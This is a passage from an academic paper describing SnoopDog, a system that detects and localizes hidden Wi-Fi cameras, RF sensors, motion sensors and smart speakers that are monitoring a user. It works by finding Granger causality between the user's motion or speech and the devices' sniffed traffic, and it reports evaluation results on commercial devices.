The general approach to detecting wireless sensors relies on the notion that a device's wireless communication unintentionally leaks information in some out-of-band channel. Recent works exploited these leaks to detect the presence of wireless, transmitting bugs[1] in a space [17, 18]. The received power threshold and frequency range can be set according to a target set of wireless devices. For instance, to detect sensors that communicate over Wi-Fi, a device would scan frequency ranges around 2.4 GHz or 5 GHz. In tuning the received power threshold, there is a direct trade-off between detection accuracy and false positives [17]. If the threshold is too low, one may falsely attribute wireless signals from other devices in the space, like mobile phones, to bugs. On the other hand, a high threshold risks ignoring wireless bugs that are not within close proximity of the detector. As these detectors provide no semantic information about the detected signals, it is difficult to assume whether or not the observed signal is truly originating from a hidden bug [18].

As wireless sensors transmit their information via packets, another technique to detect them uses packet sniffing. Approaches like DewiCam [13] sniff wireless packets and use their characteristics to train a classifier to identify whether or not a particular device is a camera. However, even if the type of device is determined, it may or may not be monitoring the user. If there is a camera monitoring the door of a house, it does not pose the same threat to a user's privacy as a camera that is monitoring the bedroom. Hence, even if we are able to detect what type of device is present in the space, it is difficult to characterize if its intention is adversarial. A direct way to

[1] A *bug* in this context refers to a hidden device spying on the user.

identify whether a device poses a potential privacy threat is to determine whether or not it is actively monitoring the user.

2.2 Detecting Sensors Monitoring a Space

If a wireless sensor is monitoring someone in a physical space, the data that it captures is a function of the person's interaction with the space. For example, if someone moves into a space monitored by a motion detector, the sensor's control mechanism may be triggered and begin uploading relevant information to the cloud to be processed and forwarded (e.g., an alert to the device owner or downstream actuation). Similarly, the information recorded by a video camera captures variations due to motion within the captured scene–a characteristic exploited by prior research on detecting hidden cameras [10–12]. To generalize across sensor modalities, we formalize the notion that if an auxiliary sensor observes and measures a user's interaction with their surroundings, we can identify whether the user's actions indicate a causal relationship with the hidden sensor's wireless traffic. If such a relationship is found, then the sensor must be monitoring the user.

Detecting causality across sensor modalities. Given a target hidden sensor and access to its sensor data, we aim to establish causality between its time-series data and another sensor capturing the private space. A popular method to study causal relationships between two series is Granger Causality [19]. According to Granger Causality, if a series X Granger-causes series Y, then past values of X should contain information that helps predict Y above and beyond the information contained in past values of Y alone. Formally, if we have a series Y as:

$$y_t = a_0 + a_1 * y_{t-1} + a_2 * y_{t-2} + ... + a_n * y_{t-n}, \quad (1)$$

and we augment this series with the series X as follows:

$$y_t = a_0 + a_1 * y_{t-1} + ... + a_n * y_{t-n} + b_1 * x_{t-1} + ... + b_m * x_{t-m}, \quad (2)$$

then X Granger-causes Y if and only if Equation 2 gives a better prediction of y_t than Equation 1. Here, y_{t-k} are called lags of y and x_{t-k} are called lags of x where $k \in [1,n]$.

In the following section, we discuss the system model and the design of SNOOPDOG.

3 SNOOPDOG Overview

We present the SNOOPDOG's threat model assumptions prior to enumerating the system design.

3.1 System Model

We consider a system model for SNOOPDOG where a user has access to a laptop or smartphone device with a network card that can enter monitor mode to sniff wireless packets over the same channel as one or more clandestine sensors. The system should further be equipped with a trusted set of *ground truth* sensors to establish causality between the sensor values and the associated Wi-Fi patterns from the clandestine wireless sensor(s)[2]. These capabilities entail a set of assumptions.

Wi-Fi sniffing assumptions. We assume that the Wi-Fi sniffer on the user's device can monitor the encrypted traffic streaming from the clandestine device. SNOOPDOG does not require any form of granted access to a particular network, i.e., SNOOPDOG should be able to sniff the device regardless of whether or not the network is closed or hidden. Unlike previous solutions, this implies that the user does not need to know the SSID or password of the network.

Causality assumptions. We assume that the user has a sufficient set of trusted ground truth sensors whose modalities are sensing any of the user's activities that would exhibit a causality with the Wi-Fi encoding patterns of any clandestine wireless sensors. The notion of sufficient causality was formalized in Section 2.

3.2 Adversary Model

We focus on adversaries whose goal is to remotely spy on a third-party occupant of a private space in real-time. This model is consistent with other state-of-the-art methods for detecting hidden cameras [9–11, 13], and is supported anecdotally by several cases where owners were live-streaming guests in private spaces, e.g., [3, 4]. Further, many commercially available devices do not offer a local storage option for reasons of size, weight, power, and cost – such is the case with six out of the popular thirteen devices we examined. Moreover, live-streaming offers a more practical and scalable solution from a management perspective. Thus, we assume the adversary uses an arbitrary set of wireless, commercial-off-the-shelf (COTS) sensors that are tailored for clandestine placement. The communication between the attacker and sensor may be encrypted and placed on an arbitrary wireless frequency band. We further assume the adversary has deployed these clandestine sensors in a manner that is not apparently visible to the user within the space. We focus on an attacker utilizing devices that communicate over Wi-Fi, as this is the most prevalent method of wireless communication for remote monitoring using commercial and consumer equipment[3]. An adversary may use one of the several techniques mentioned in Section 8 to fool SNOOPDOG, for example with cover traffic or local storage. Implementing these techniques can require modifying the device firmware or physically interfacing with a proxy device (e.g., RPi), thereby increasing the barrier-to-entry for potential attackers. Moreover, techniques such as

[2] We assume there may be additional, non-clandestine sensors that are monitoring the user. Such superfluous information is still informative, as the goal of this work is to detect all wireless sensors monitoring a user.

[3] Although SNOOPDOG focuses on Wi-Fi-connected devices, we discuss in Section 9 how such a system could be generalized to other wireless communication standards and protocols.




Figure 1: Overview of SnoopDog framework. ❶ The SNOOPDOG framework first identifies if a user is being monitored based on the cause-effect relationship between the values of a trusted sensor, e.g., an IMU, and Wi-Fi traffic patterns. It then inspects the associated packets and identifies the possible devices based on the physical (MAC) address. ❷ Finally, SNOOPDOG localizes each device by leveraging directionality and sensor coverage.

cover traffic can add significant and undesirable network overhead, particularly for a large number of sensors.

3.3 Design Overview

As depicted in Figure 1, SNOOPDOG detects and localizes a wireless sensor given access to a trusted sensor that can measure and quantify the ground truth in the modality that we are trying to detect. SNOOPDOG works in two phases. ❶ **Detecting and identifying snooping wireless sensors.** When a user first enters a new space, SNOOPDOG operates in a background mode to determine whether a user is being monitored based on the cause-effect relationship between the values of a trusted sensor (e.g., an on-body IMU) and Wi-Fi traffic patterns. If the user wants to scan a room immediately, the background phase may be optionally skipped; alternatively, the background phase offers a low-overhead solution to bug detection. If a clandestine sensor is discovered, SNOOPDOG asks the user to perform a unique perturbation in the space to further ascertain the presence of a snooping sensor. The associated packets are then inspected to identify the possible device type based on the physical (MAC) address. ❷ **Snooping sensor localization.** In the second phase, SNOOPDOG utilizes a trial-based localization technique to identify the specific placement of the monitoring device. With the appropriate selection of ground truth sensor, that is, a device which can semantically capture at least a subset of the events captured by the snooping device, SNOOPDOG can detect clandestine wireless sensors of arbitrary modality.

4 Detecting and Identifying Snooping Wireless Sensors

This section outlines the ability of SNOOPDOG to detect whether a clandestine sensor is actively snooping on a user. We describe the search space for wireless sensors, how to establish causality, how to generalize across modalities, and how to understand various sensors' wireless transmission.

4.1 Searching for Wireless Sensors

The adversary can create a Wi-Fi network and connect the snooping device to it. As a result, the hidden device can be present in any of the possible Wi-Fi channels. Even though SNOOPDOG does not need access to these networks, it still needs to scan all Wi-Fi frequencies and look for any devices transmitting on them. 2.4 GHz and 5 GHz are the most popular bands for Wi-Fi networks, and as such, we focus on those particular bands, even though the SNOOPDOG scan region can be easily extended to include other ranges. During discovery, the Wi-Fi Network Interface Card (NIC) scans through all channels sequentially to find available access points (APs) [20, 21]. Similarly, SNOOPDOG also scans through all the Wi-Fi channels in monitor mode, but instead of looking for available APs, it looks for transmissions in those channels and creates a list of devices using the MAC address present in packet headers. As a result, SNOOPDOG does not need to be connected to any specific AP to operate. Even if a network is hidden, its transmissions can still be observed by monitoring the Wi-Fi channel. Thus SNOOPDOG can detect devices on any Wi-Fi network. Because devices may transmit data intermittently, SNOOPDOG continuously scans all Wi-Fi channels and actively maintains an aggregate set of traffic data. Once the list of devices has been populated, SNOOPDOG then seeks to detect causality between user activity and data being transmitted from each device.

4.2 Detecting Causality with User Activity

Detecting the cause-effect relationship between the action of a user in a space and the data captured by a clandestine,

wireless sensor requires access to two essential components: 1) a ground truth sensor to capture information about the user in the space and 2) a representation of the data collected by the clandestine sensor. While data packets transmitted by wireless sensors may be encrypted, the header information is not. This header information provides us with the MAC address and payload size of each transmitted packet. This data can be grouped and aggregated for all the packets within a time window and provide information as to how much data was transmitted by each device within that period. Given a ground truth sensor, one can then identify causality between the ground truth sensor values and the patterns in the volume of data transmitted by each device in the space. In contrast to machine learning techniques, a causality approach allows SNOOPDOG to find the cause-effect relationship of arbitrary modality across any device that is transmitting causal data. Because we are interested in the causality between two sensors, SNOOPDOG will utilize Granger Causality (described in Section 2).

4.3 Characterizing a Representative Set of Snooping Sensors

In order to choose a set of ground truth sensors that can capture causality across any modality, we focus on generalizing across a representative set, including cameras, RF, and arbitrary sensors that report inferred (as opposed to raw) events.

Visual sensors. Wireless cameras are typically encoded with a codec that recognizes underlying patterns in the frames of the video and utilizes this information for compression. One such codec is H.264 [22]. An encoder first encodes the video using the standard, and a decoder then reconstructs the original video with minor information loss.

Standard temporal compression algorithms compress the video with 3 key frame-types, denoted I, P, and B frames. I frames (Intra-coded picture) hold complete image information, whereas P and B frames contain fractional image information, i.e., scene differences. As I frames are a complete image, they do not require any other frames to be decoded. P frames (Predicted picture) only contain changes in the image from previous frames. The information in a P frame is combined with the information of the I frame preceding it to obtain the resulting image. B (Bi-directionally predicted pictures) frames can construct the image from either direction using either changes from the I or P frames before them, changes from I and P frames after them, or interpolation between the I/P frames before and after them. B frames are most compressible, followed by P frames, and finally, I frames.

Hence, with increasing motion in the scene recorded by an IP camera, there will be an increase in the data that must be transmitted due to the increase in the number of P and B frames sent. Camera traffic will increase as the number of pixels being perturbed in the scene increases; similarly, traffic will decrease if the scene transitions to a stationary one. As such, if a human subject were to perform some motion in the scene, stop for enough time to let the camera traffic settle down, and then move again, it will result in a unique camera traffic pattern that corresponds to the user's motion. This cause-effect relationship between human motion and camera traffic can then be used to discover if a wireless IP camera is present in an occupied space. If there is no relationship between the camera traffic and user motion, then the camera is not monitoring the user.

RF sensors. Low cost, off-the-shelf millimeter-wave (mmWave) RF sensors are available that record the scene in the form of point-clouds. Recent works [23, 24] have shown that these point clouds can be used to infer human activity. However, unlike a camera, a radar device is a point scatterer. Thus, at any given time, only certain points in the scene reflect back. Hence, with motion in the scene, the number of points captured in every frame by the sensor (radar) vary considerably. In an empty scene, the number of points captured by these sensors is fairly constant but varies as subjects move about the space. If such a sensor live-streams point-cloud data over Wi-Fi, the payload size will vary over time with changes in the number of points captured in the scene by the sensor. Hence, the network traffic will fluctuate with the number of points that are being captured in the frame. As such, there exists a cause-effect relationship between the subject's motion and the device's traffic.

Acoustic sensors. Another common type of bug used to snoop on people is a microphone. With the growth in personal home assistant devices such as the Google Home or Amazon Echo (Alexa) [25], it is trivial for someone to buy and install such listening devices in their homes. Although they are typically triggered by a keyphrase such as "Okay Google" or "Alexa", there are "Drop In" features that facilitate remote snooping. An adversary can also change the wake word of these devices to enable recording conversations of interest. Due to their compact form factor, they can be easily hidden. In such cases, these devices will also work like event-based clandestine sensors. Hence, services like SNOOPDOG that monitor traffic for change in network patterns and either correlate them with another sensor recording of the same modality or find a cause-effect relationship with the ground-truth can detect their presence using network sniffing [26, 27]. Here, instead of the IMU, we use the microphone on the user's smartphone as the trusted ground-truth sensor. In section 10-Q4, we discuss why it is challenging to detect and localize acoustic sensors that are continuously streaming.

Wireless sensors that encode inferred events. Motion sensors do not transmit a continuous stream of information. Most off-the-shelf motion sensors are passive infrared (PIR) based. They measure the infrared (IR) light from objects in their field of view. Any change in this incoming IR light is inferred as motion. Instead of continuously transmitting, they send data to their cloud service for processing once triggered by motion. Thus, if a user moves around the room, stops, and moves again,

there will be a unique cause-effect relationship between user motion and device traffic. Additionally, a camera can be programmed to continuously record video but only upload when a certain event occurs in the scene. These cameras behave like motion sensors and hence can be treated similarly. Virtual assistants also wait for trigger words to transmit a request to the associated cloud service, e.g., a user uttering the device name to activate it [25].

4.4 Device Identification via MAC Address

A MAC address is a universally unique ID assigned to the Network Interface Controller (NIC) for every networked device. It consists of 48 bits which are typically represented as 12 hexadecimal characters, i.e., `xx:xx:xx:xx:xx:xx`. The first 24 bits are the OUI (Organizationally Unique Identifier), which can uniquely identify a manufacturer or a vendor.

The MAC address of the sender and the receiver are contained within each exchanged Wi-Fi packet. More importantly, this information is not encrypted. As a result, SNOOPDOG can obtain the MAC address to look up the device vendor. While we acknowledge that the MAC address can be spoofed, this technique can still prove useful in the many cases where the adversary is a non-expert and thus has not spoofed the MAC address. Traffic fingerprinting techniques [28–34] can also be used to overcome the shortcomings of MAC-based identification. Additionally, in case of MAC randomization or MAC spoofing, techniques such as the ones described in [35] can be used to first track the traffic from a particular device and then perform cause-effect analysis on it.

SNOOPDOG contains a database with names and MAC addresses of known vendors that manufacture surveillance devices. As SNOOPDOG detects more sensors, we add them to the database.

5 Snooping Sensor Localization

Algorithm 1 details the **trial-based localization** used by SNOOPDOG to infer sensor location. In the case of multiple active sensors, this process can be repeated for each device.

Setup. Localization requires two input parameters: a region-of-interest to search over, and the snooping sensor's MAC address. To define the region-of-interest, we leverage Dead Reckoning [36–38] for indoor user localization. A dead reckoning mobile application [36] on a user's phone instructs the user to walk the perimeter and capture the region boundary. Aside from identifying Granger causality in traffic patterns, the MAC address is also used to ensure an appropriate trial method for localization (e.g., via techniques discussed in Section 4.4 and [8]).

Algorithm 1: LOCALIZE identifies the location of a particular snooping sensor in a defined region-of-interest

Input: The sensor's *MAC* address
The *region* of interest
Output: The sensor's location within the region

```
1  BBox ← ∅
2  traversing ← BeginTraversingRegion(region)
3  while traversing do
4      userloc ← DeadReckoningLocation()
5      inView ← GrangerCausality(MAC)
6      if inView then
7          BBox ← BBox ∪ {userloc}
8      traversing ← SparseBBox(BBox)
9  Loop
10     MLE ← MostLikelySensorLocation(region, BBox)
11     if SufficientBBox(region, BBox) then
12         return (BBox, MLE)
13     trialRegion = GenerateTrial(MLE, BBox)
14     inView = PerformTrial(trialRegion)
15     if inView then
16         BBox ← trialRegion
17     else
18         BBox ← BBox \ trialRegion
```

5.1 Identifying Sensor Coverage

Although the malicious sensor is known to monitor somewhere within the region-of-interest, it is unlikely to cover the entire region. Lines (1)-(8) narrow down the full search space into a bounding box *BBox* of the sensor's field-of-view. To begin, a user is instructed to traverse the region (line 2). At regular time intervals, the user's location is captured, and the snooping sensor's traffic is monitored for causality. Using the Granger Causality technique described in Section 4, a particular location is identified as either within or outside sensor coverage. This process continues until the bounding box is determined to have sufficient density for performing trial-based localization, depending on the coverage area size.

The remainder of Algorithm 1 (lines 9-18) reduces the *BBox* scope of sensor coverage via directional elimination. Repeated trials are performed to specifically target high-probability origins in order to either identify or eliminate likely sensor locations. Each round begins by solving for the most likely origin *MLE* for the sensor (line 10). While this process could be performed randomly, utilizing physical information about the current bounding box can significantly reduce the number of necessary trial rounds. For example, if the bounding box shape can be reasonably fitted to a triangle, then the sensor is likely horizontal-facing and placed on

a wall. On the other hand, an ellipsoid coverage area likely indicates a sensor placed on the ceiling or floor.

An iterative process then proceeds to reduce the area of possible sensor locations to a pre-defined threshold (e.g., 10% of the region), upon which the bounding box and MLE are returned (line 11). In each iteration, a *directional* trial is conducted. **GenerateTrial** identifies a suitable position and heading for the trial by selecting a point near the center of the bounding box and facing the MPE (line 12). In our evaluation, we found distances of approximately 3 meters to be the maximum applicable distance for a trial. The trial takes one of many forms; for an inertial sensor, a user faces the designated direction and waves an object (e.g., hand or shoe) closely in front of their chest while shielding this activity with their body from any sensor present behind them. To trigger a camera sensor, a laptop plays a video clip that randomly flashes the screen with different colors. For audio, a trigger sound is played, and so on. If the trial results increased the device traffic, the bounding box is reduced to areas within visible range (line 16); otherwise, those areas are removed (line 18), and the next iteration begins.

5.2 Ensuring Sufficiently Reduced Region

In order to provide a guarantee that this localization method will always result in a minimal bounding box that is sufficiently small (e.g., 10% of the search region), a key assumption must be made: for any arbitrary bounding box, a trial can be identified which will eliminate a proper subset of the bounding box. In the case of Algorithm 1, this assumption can be reformed such that one can always construct a trial that eliminates at least a *single* point contained within the bounding box set. Due to the directional nature of each trial, this can be achieved simply by conducting a trial that is positioned directly between two points within the bounding box, and facing directly towards one of the two points such that the other is obstructed. In the case of two points with large intermediate distances, a two-phase trial must be performed facing towards (and away from) each point, respectively.

Given the assumption that every trial can eliminate at least a single point from the bounding box set, guaranteeing that Algorithm 1 will always reduce the region to a certain size is trivial. In the worst case, for a bounding box of n points, n-1 trials must be performed. In practice, each trial can eliminate many points contained within the bounding box. Furthermore, by leveraging the most likely sensor location, one can reduce the search space significantly and with relatively few trials.

6 Implementation

This section presents the implementation details of SNOOPDOG. We use readily available tools that are likely to be in a user's possession.

6.1 Experimental Setup

Wi-Fi Packet Sniffing: The laptop's (Lenovo Thinkpad) network card enters monitor mode and uses Wireshark to capture all transmitted packets in the Wi-Fi frequency band to aggregate traffic statistics for analysis. As it is not necessary to connect to a specific Wi-Fi network to monitor traffic, SNOOPDOG can capture and identify clandestine wireless sensors across all Wi-Fi traffic, even if they reside on a closed or hidden network. A smartphone can also be used instead of a laptop, but requires a rooted [39] phone.

Collecting User's Motion Data: User's motion data is collected via the IMU present on the smartphone (Google Pixel 3). The smartphone is placed either in the user's hand or inside the user's pocket. 50 Hz accelerometer data is collected and used to study the cause-effect relationship between motion and sensor traffic. We collect data along each of the 3 axes and use them separately as if motion is present in only one direction, the other 2 axes contribute minimally to the analysis, and may instead serve as noise. The smartphone is also used to collect audio and localize the user in his/her surroundings.

6.2 Detecting the Cause-Effect Relationship between User Motion and Hidden Devices

While sniffing the network, SNOOPDOG classifies the networked devices present into two categories: devices that transmit data continuously, and devices that have periodic or event-based transmission.

6.2.1 Wireless Sensors that Encode Raw Data

Some representative sensors that continuously transmit variably encoded raw data include camera and RF sensors.

Camera: When a camera is monitoring a static scene, its traffic is fairly constant, as shown in Figure 2. As the scene is perturbed by human motion, the traffic changes rapidly. However, it is yet unclear whether human motion causes this variation. As soon as the user enters a new space, he or she can turn on SNOOPDOG, which works in the background to correlate IMU data with Wi-Fi traffic of the transmitting devices. As users walk in a space, the starting and stopping patterns of their motion are unique. This unique pattern creates a fingerprint on the camera traffic. Once SNOOPDOG is able to determine a cause-effect relationship between device traffic and user's motion, it alerts the user. To definitively ascertain the presence of a camera, SNOOPDOG asks the user to perform a stop-start-stop-start-stop (**S5**) motion as follows: 1) the user stays stationary for some time to allow the device traffic to stabilize. 2) The user performs jumping jacks at the current position. 3) The user stops again and waits for the device traffic to settle. 4) The user performs jumping jacks. 5) The user stops. The S5 motion causes a unique pattern to appear in the Wi-Fi traffic as shown in Figure 3 (Cam. 2).

The entire detection phase requires $35-45$ seconds. While the user is performing the above **S5** motion, SNOOPDOG sniffs the Wi-Fi packets on the network and records the user's IMU acceleration. Figure 3 plots the camera traffic after I-frame suppression and user accelerometer data while performing the **S5** motion. We observe that camera traffic is a function of human motion. When the human is static, the traffic is small, but when the human begins performing jumping jacks, the traffic rate increases. To prove that the accelerometer series indeed has an effect on the camera traffic, we leverage Granger Causality using the `statsmodel` package in Python. The null hypothesis of the Granger Causality Test is that the IMU series does not granger-causes the camera traffic series. Hence, if the p-value of our test is below the threshold of 0.08, we can reject the null hypothesis and claim that the IMU series granger-causes the camera traffic series. We selected this p-value using the results obtained from the first camera. However, we evaluate our detection for all the other cameras and show that this p-value threshold is optimal for all the cameras.




Figure 2: Wi-Fi traffic captured from a camera for a static scene and a scene where a human is walking around.




Figure 3: Wi-Fi traffic of a snooping camera placed in the same space as the user (Cam. 2) and a non-snooping camera placed in a different space (Cam. 1) and its comparison with IMU data of the user being monitored in the scene.

RF sensor: The detection process remains the same for RF as that of a camera. We use an off-the-shelf mmWave RF sensor from Texas Instruments, as shown in [23]. We model the information obtained from the sensor as Wi-Fi traffic. The modeled Wi-Fi traffic from the RF sensor due to human motion is shown in Figure 4. Unlike a camera, RF sensors respond to a change in RF reflections from the scene.

As soon as motion occurs within the space, the traffic changes rapidly in response. This is because the points captured by the RF sensor vary with motion. If the traffic of some device which was static when there was no motion but changes rapidly when there is motion and goes back to being static when motion stops, it is an indicator that the device is monitoring user movement. To detect such devices, SNOOPDOG first monitors the traffic when the scene is static. It then asks the user to perform the **S5** motion in the space while SNOOPDOG monitors the traffic. As soon as the user is finished, the user should leave the space so that SNOOPDOG can monitor the traffic again and conclude the presence or absence of an RF sensor.





Figure 4: Modeled Wi-Fi traffic for an RF sensor in a static scene and one where a user performs our detection trial.

6.2.2 Wireless Sensors that Encode Inferred Events

Sensors that encode inferred events transmit upon event detection. By examining network traffic, it is difficult to ascertain if the device is transmitting periodic data, like a temperature sensor, or transmitting inferred events like a motion sensor.

Motion Sensor: Typical off-the-shelf motion sensors have a timeout to prevent continuous alerts. The motion sensor sends motion information to a cloud server, which in turn sends an alert to the snooping user's smartphone or performs an action like turning on lights. After sending an alert, the sensor waits for the timeout period before it looks for more events. This period is between 30 seconds and 3 minutes for most motion sensors. Similarly, there can be other sensors in the scene that have a timeout period between uploading events. To discover a device's timeout period, SNOOPDOG correlates user movements with device traffic. If two events are detected in the traffic of a device and the user was in motion during the time between the two events, this time is noted as the timeout period. SNOOPDOG uses its active phase to further improve the timeout estimation by asking the user to move around the space until two events are detected in the device's network traffic. SNOOPDOG asks the user to move around the space, leave the space for the timeout period, and then move around the space again. After that, the user moves out from the space and then waits for the timeout period to end. If SNOOPDOG detects traffic by the device around the same time the user moved and none when the user is not moving, it concludes that the traffic of the device is caused by user movement. This process can be repeated to increase the confidence of detection. In Figure 5, we move around the room and notice that the Wi-Fi traffic from the motion



(a) (b)

Figure 5: (a) Wi-Fi traffic of a motion sensor. The red-dotted line represents a motion event. (b) Wi-Fi traffic of an Alexa device for the user repeating the same phrase 4 times.

sensor responds to these motion events. Since this traffic is discrete, we cannot perform time-series Granger causality analysis. Instead, we perform an activity and track network response. To detect the presence of a motion sensor, we ask the user to move around the room, wait for the timeout period, and move around again. SNOOPDOG scans all device traffic within a period of 5 seconds after the motion to determine which device responds to user motion. If the device has traffic activity after the user moved, then the device is inferring events from the user motion.

Audio snooping: SNOOPDOG records user conversations in the background and monitors the network traffic. If the occurrence of a certain phrase or a word causes the traffic of a device to change, SNOOPDOG asks the user to repeat it until it can establish a causality between the occurrence of that phrase and the traffic of the device. Once SNOOPDOG knows the "wake word" for the acoustic home-assistant device, it repeats the recording several times while monitoring the device traffic to increase the confidence level of detection.

In our implementation, we used an Amazon Echo and Echo Dot whose wake word was "Alexa" and "Computer" and a Google Home Mini with the wake phrase "Hey Google".

6.2.3 Device ID via MAC Address Lookup

SNOOPDOG checks its database for a match of OUI in the device's MAC address. If present, SNOOPDOG can inform the user with higher confidence that the device is indeed a surveillance device. Otherwise, it is added to the database and identified as a clandestine sensor.

6.3 Device Localization

SNOOPDOG uses dead reckoning [40] and asks the user to walk around the perimeter of the room to create rough map of the room. Next, the user performs a detection trial at various locations in the room. More trials lead to better localization. At every location, SNOOPDOG tries to establish a cause-effect relationship with the device traffic. Regions with no cause-effect relationship are eliminated.

IP Camera: The traffic generated by a camera monitoring a scene will increase when the scene is dynamic. To exploit this, we first monitor the traffic of the device identified as a camera for 30 seconds over a static scene. Each trial consists of standing in a particular location (e.g., the middle of the scene), pointing a laptop in a particular direction, and playing a video that rapidly changes the colors on the screen of the laptop for 30 seconds. This process is then repeated in different directions. If the camera is able to monitor the laptop screen, its data rate during that period will be higher. On the other hand, if the laptop screen is not visible, the camera's traffic rate will be similar to the static scene. We can eliminate a fraction of the space where no activity is detected and repeat the process for the remaining region. In this way, we narrow down the possible region where a camera is located. We give a step by step walk-through of this process in section 7.

RF sensor: RF sensor localization is similar to that of a camera. However, since RF sensors cannot detect the flickering screen of the laptop, we use human movement. SNOOPDOG asks the user to stand in the middle of the space and wave their arm up and down rapidly in front of them while shielding this motion from the other side of the space with their back. If the RF device traffic does not respond to these stimuli when performed on one side but responds to it on the other side, we can eliminate that space.

Motion Sensor: Motion sensors are triggered by motion in front of them. SNOOPDOG first identifies the motion detector timeout (refer section 6.2.2), and then asks the user to stand in the middle of the room before the timeout expires. After timeout expiry, they are asked to move their hand in front of them while shielding it from the other side with their body.

Acoustic (Audio) sensors: SNOOPDOG records the wake word of the device and asks the user to move around the room while this sound is repeatedly played from the smartphone app. If the user walks around the room but does not find any place where there the traffic of the device changes, we increase the volume and repeat the experiment. On the other hand, if the sound played at every point in the room causes the traffic of the device to vary, we decrease the volume and repeat the experiment. Finally, we identify areas where the sound causes network response and areas where it does not. We continue to reduce the volume of the device until the search space has been sufficiently reduced[4].

7 Evaluation

We evaluated SNOOPDOG on a set of sensors from well-known brands as well as best-selling sensors on Amazon. These are listed below in Table 1.

7.1 Sensors that Encode Raw Data

Wireless IP Cameras. For Granger causality analysis, we lag the first series by one element at a time and observe what value of the lag results in the lowest p-value. Cameras have

[4] A walk-through of this process is provided in section A of the Appendix.

Name	Type	Cost
Kamtron	Camera	$39.99
Panasonic (HomeHawk)	Camera	$77.64
Wansview	Camera	$29.99
Arlo (NetGear)	Camera	$107.50
Victure	Camera	$35.99
Foscam	Camera	$49.99
Ring (Amazon)	Camera	$59.99
Amazon Echo Dot	Home Assistant	$29.99
Amazon Echo	Home Assistant	$99.99
Google Home Mini	Home Assistant	$39.99
Kangaroo Home	Motion Sensor	$12.95
Samsung Smart Things	Motion Sensor	$24.99
TI IWR1443	RF Sensor	$299.99

Table 1: List of snooping sensors evaluated upon

a delay between when the scene changes and when the data is visible to the adversary. We found that this delay can vary between a few milliseconds to up to 4 seconds. If the adversary is using a tape delay in transmission, we can perform this analysis over a longer delay period. Assuming symmetrical delay, SNOOPDOG sniffs the packets during the first half of the transmission; we choose a lag value of 2 seconds.

We evaluated our detection on 7 cameras. All of them use H.264/MPEG-4 codecs which are the most popular codecs used for IP cameras. We performed 131 trials on 2 different users[5] to evaluate the detection accuracy. The results of our experiments are presented in table 2. To improve the detection accuracy and confidence of detection, a user can perform the detection trial several times and take a majority vote. The detection works well even when a portion of the human body is occluded by objects such as a table.

Camera	Trials	Successful	Accuracy
Panasonic	15	14	93.33%
Arlo (Netgear)	10	10	100%
Ring (Amazon)	10	9	90%
Foscam	15	15	100%
Wansview	30	29	96.6%
Kamtron	25	21	84%
Victure	26	26	100%
Total	**131**	**124**	**94.65%**

Table 2: Evaluation results for camera detection

RF sensors. We use a TI mmWave IWR1443 to evaluate the performance of SNOOPDOG. In 20 experiments, SNOOPDOG was able to detect RF sensor's presence every time.

[5]The data is collected from the authors and hence does not require IRB approval.

7.2 Sensors Encoding Inferred Events

Motion Sensors. We evaluated on an off-the-shelf motion sensor from Kangaroo Security and a smart-things motion sensor from Samsung. The smart-things sensors are a special case as these sensors use Z-Wave and ZigBee to communicate with a smart-things hub which in turn sends the information over Wi-Fi. As a result, SNOOPDOG can sniff the traffic of this hub and establish causality. However, if there are multiple devices connected to the same hub, SNOOPDOG will not be able to detect them. We performed 25 trials, and SNOOPDOG was able to detect the motion sensors every time except for 3 trials. We suspect that this was caused because the devices send some sort of "status" messages to their respective cloud service which result in events in the sniffed traffic that throw the detection off.

Smart-home Assistants (Audio Sensors). In Figure 5, we say the phrase "Alexa, what's the time right now?" four times and observe four distinct events in the device traffic. In 35 trials with different phrases, SNOOPDOG was able to detect causality 100% of the time. Additionally, we show the variations in device traffic for Alexa Drop-In features when the Drop-In is active and when it is not active in Appendix B.

7.3 Quantifying False Positives and Negatives

